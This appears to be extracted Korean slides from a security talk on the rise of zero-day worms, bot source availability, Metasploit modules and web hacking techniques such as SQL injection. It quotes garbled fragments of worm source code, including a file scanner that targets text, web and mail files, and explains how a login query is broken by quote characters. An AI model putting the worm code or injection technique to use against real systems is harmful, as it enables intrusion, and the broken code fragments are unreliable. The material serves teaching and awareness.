


공격유형의 변화


Application Worm(Bot)



공격유형의 변화



공격유형의 변화



공격유형의 변화

◆ 공격 기법의 다변화

- 최초 공격 가능지점을 찾기 위해 기업망에서는 Web 관련 취약성에 대한 공격을 시도 (현재의 모의해킹에서 진단 하는 취약성)
- 일반 PC에 대한 공격을 통해 침해 대상의 확대 및 전파 확대
- 자동화 및 고급화가 이루어짐으로 인해 손쉬운 공격 코드 추가 및 변형 가능 (AV 솔루션 및 IDS /IPS 의 탐지 및 차단 의 어려움)

Why zeroday-worm?

◆ Zeroday -worm?

- 취약성의 발표 시기와 Exploit의 출현 시기가 점점 짧아 짐에 따라 취약성 발표 즉시 Exploit이 출현 하거나 기간이 상당히 짧아 짐을 의미한다. 또한 Zeroday-exploit과 같이 연계하여 Worm 작성 코드가 보편화 되고 일반적이 되었으므로 웜으로 변질 되는데 기간이 상당히 짧아진 것을 의미한다.

Why zeroday-worm?

- ◆ Exploit 과 Worm의 유기적 결합
- ◆ 손쉬운 공격 코드의 추가
 - Phatbot , agobot 소스 코드 인터넷 공개 (현재 변종 5000여개)
- ◆ 자동화된 공격 코드 및 코드 조합의 손쉬움
 - Windows 및 *nix 계열의 백도어 / 다운로드 / 전파모듈 완비됨
- ◆ 취약성 출현 이후 Exploit 최초 출현 기간이 짧아짐
 - Slammer - 6개월
 - Lsass 및 RPC - 7일
 - Jpeg 취약성 - 3일
 - MSN 취약성 및 PHP 취약성 - 2일 (Brofia , Santty ...)

Why zeroday-worm?

Agobot, Mydoom –Source : OOP 구조로 연결이 상당히 쉬운 구조임

The image shows two windows side-by-side. The left window is Microsoft Visual C++ showing the source code for 'config.cpp'. The right window is UltraEdit showing the source code for 'scan.c'.

```
#include "smtp_logic.h"
#include "utility.h"

#include "config.h"

char *g_szSectionName=SECTION_NAME;

list<scriptcmd> g_lScriptCmds;

bool ParseScript(const char *szScript) {
    CString sScript(szScript); bool bGetScript=true;
    int iLineNum=0; CString sCurLine=sScript;
    while(sCurLine.Compare("") < 0) {
        if(sCurLine.GetLength() < 1) continue;
        if(!sCurLine.Token(0, " ") || !sCurLine.Token(1, " ")) continue;
        // If there is no { after
        if(sCurLine.Token(1, "{") && bGetScript) {
            bGetScript=true; lScriptCmds.Add(sCurLine);
        } else if(sCurLine.Token(0, "}") && bGetScript) {
            bGetScript=false;
        } else if(sCurLine.Token(0, "#") && bGetScript) {
            bGetScript=true; lScriptCmds.Add(sCurLine);
        } else if(sCurLine.Token(0, "#") && !bGetScript) {
            bGetScript=true; lScriptCmds.Add(sCurLine);
        } else if(sCurLine.Token(0, "#") && !bGetScript) {
            bGetScript=true; lScriptCmds.Add(sCurLine);
        } else if(sCurLine.Token(0, "#") && !bGetScript) {
            bGetScript=true; lScriptCmds.Add(sCurLine);
        }
    }
}
```

```
static void scan_dir_file(const char *path, WIN32_FIND_DATA *fd)
{
    char file_ext[16];
    int i, j;
    DWORD size_lim;

    if (fd->nFileSizeLow < 40) return;

    for (i=0, j=-1; fd->cFileName[i] && (i < 255); i++)
        if (fd->cFileName[i] == '.') j=i;

    if (j < 0) {
        file_ext[0] = 0;
    } else {
        lstrcpy(file_ext, fd->cFileName+j+1, sizeof(file_ext)-1);
        CharLower(file_ext);
    }


    do {
        size_lim = 200 * 1024;

        i = 0; /* stop */
        if (file_ext[0] == 0)
            if (fd->nFileSizeLow > (20*1024)) break;

        i = 1; /* parse as text file */
        if (lstrcmp(file_ext, "txt") == 0) (size_lim=80*1024; break;);
        if (xstrncmp(file_ext, "htm", 3) == 0) break;
        if (xstrncmp(file_ext, "sh1", 3) == 0) break;
        if (xstrncmp(file_ext, "php", 3) == 0) break;
        if (xstrncmp(file_ext, "asp", 3) == 0) break;
        if (xstrncmp(file_ext, "dbx", 3) == 0) break;
        if (xstrncmp(file_ext, "cbbg", 3) == 0) (size_lim=1200*1024; break;);
        if (xstrncmp(file_ext, "adbh", 3) == 0) break;
    } while (1);
}
```

Why zeroday-worm?

◆ Exploit 자동 생성 - Metasploit



```
MSFConsole
-----
Credits
afp_loginext
aim_goaway
apache_chunked_win32
backupexec_ns
blackice_pam_icq
distcc_exec
exchange2000_xexch50
ia_webmail
icecast_header
iis40_htr
iis50_printer_overflow
iis50_webdav_ntdll
iis_fp30reg_chunked
iis_nsiislog_post
iis_w3who_overflow
imail_imap_delete
imail_ldap
irix_lpsched_exec
lsass_ms04_011
mercantec_softcart
msrpc_dcom_ms03_026
mssql2000_preauthentication
mssql2000_resolution
openview_omniback
poptop_negative_read
realserver_describe_linux
samba_nttrans
samba_trans2open
samba_trans2open_osx
sambar6_search_results
seattlelab_mail_55
servu_mdtm_overflow
smb_sniffer

Metasploit Framework Credits
AppleFileServer LoginExt PathName Overflow
AOL Instant Messenger goaway Overflow
Apache Win32 Chunked Encoding
Veritas Backup Exec Name Service Overflow
ISS PAM.dll ICQ Parser Buffer Overflow
DistCC Daemon Command Execution
Exchange 2000 MS03-46 Heap Overflow
IA WebMail 3.x Buffer Overflow
Icecast <= 2.0.1> Header Overwrite (win32)
IIS 4.0 .HTR Buffer Overflow
IIS 5.0 Printer Buffer Overflow
IIS 5.0 WebDAV ntdll.dll Overflow
IIS FrontPage fp30reg.dll Chunked Overflow
IIS nsiislog.dll ISAPI POST Overflow
IIS w3who.dll ISAPI Overflow
IMail IMAP4D Delete Overflow
IMail LDAP Service Buffer Overflow
IRIX lpsched Command Execution
Microsoft LSASS MS04-011 Overflow
Mercantec SoftCart CGI Overflow
Microsoft RPC DCOM MS03-026
MSSQL 2000/MSDE Hello Buffer Overflow
MSSQL 2000/MSDE Resolution Overflow
HP OpenView Omniback II Command Execution
Poptop Negative Read Overflow
RealServer Describe Buffer Overflow
Samba Fragment Reassembly Overflow
Samba trans2open Overflow
Samba trans2open Overflow (Mac OS X)
Sambar 6 Search Results Buffer Overflow
Seattle Lab Mail 5.5 POP3 Buffer Overflow
Serv-U FTPD MDTM Overflow
SMB Password Capture Service
```


Why zeroday-worm?

◆ Exploit 출현 관련 (xfocus 류의 중국 및 k-otik, IRC)

The screenshot displays two overlapping Internet Explorer windows. The top window is titled 'Microsoft Internet Explorer' and shows a search for 'Exploit' on the website 'http://www.xfocus.net/vuls/'. The search results are displayed in a list format. The bottom window is also titled 'Microsoft Internet Explorer' and shows the website 'http://www.k-otik.com/exploits/'. The website has a navigation menu on the left with categories like 'Actualités en Bref', 'Alertes et menaces', 'Exploits et codes', 'Virus et vers', 'Current Threat Level', 'Solutions', 'Ressources', and 'Corporate'. The main content area lists various exploits with their dates and titles, such as 'CA License Server "GETCONFIG" Remote Buffer Overflow Exploit' and 'Arkeia 5.3.x Type 77 Request Stack Overflow Exploit (Mac OS X)'. The right sidebar contains the 'K-OTIK SECURITY' logo and a section for 'Newsletters et Bulletins d'Alertes' with a 'S'inscrire' button.

Why zeroday-worm?

- ◆ 앞으로의 예상 (전분야를 공격하는 웜의 출현)



Web Hacking 유형-ex

- ◆ 웹 해킹의 이슈(모의해킹 이슈-example 포함)
 - SQL Injection
 - Cookie spoofing 및 injection
 - File Upload
 - File Download
 - CSS (Cross Site scripting , Cross-zone Scripting)

Web Hacking 유형 -ex

◆ 웹 해킹?

- Web hacking은 기존의 보안 장비 IDS, IPS , Firewall 에 의해 차단된 침입 경로를 대신하기 위해 사용이 됨
- Web Hacking이 성공시에 내부에 공격을 하는 시스템 해킹의 영역이 일반화 되어 있음
- 최근의 모의해킹은 웹해킹 이 진행된 후 웹 해킹의 결과를 바탕으로 시스템 해킹을 진행하는 것이 일반적.
- 미래에도 계속적인 웹해킹 분야와 이를 이용한 내부 공격이 발전할 것임
- 웹이 강화됨에 따라 상대적으로 내부 보안이 취약한 면이 많음


Web Hacking 유형 -ex

◆ SQL Injection

- ‘ 특수문자에 대한 필터링 부족
- 실행 원리
- 대부분의 웹서버 사용자 인증 과정
- `Select * from member where id="txtid" and pw="txtpw"`
- 위의 쿼리 문에서 POST 방식으로 txtid , txtpw 인자값을 전송하는 방식
- 문자를 내부적으로 처리시에 ‘ ‘ 인용부호를 붙여서 사용함
- ‘ 문자 입력시 SQL 문이 제대로 구성되지 않는 점을 이용


Web Hacking 유형 -ex

SQL Injection Sample



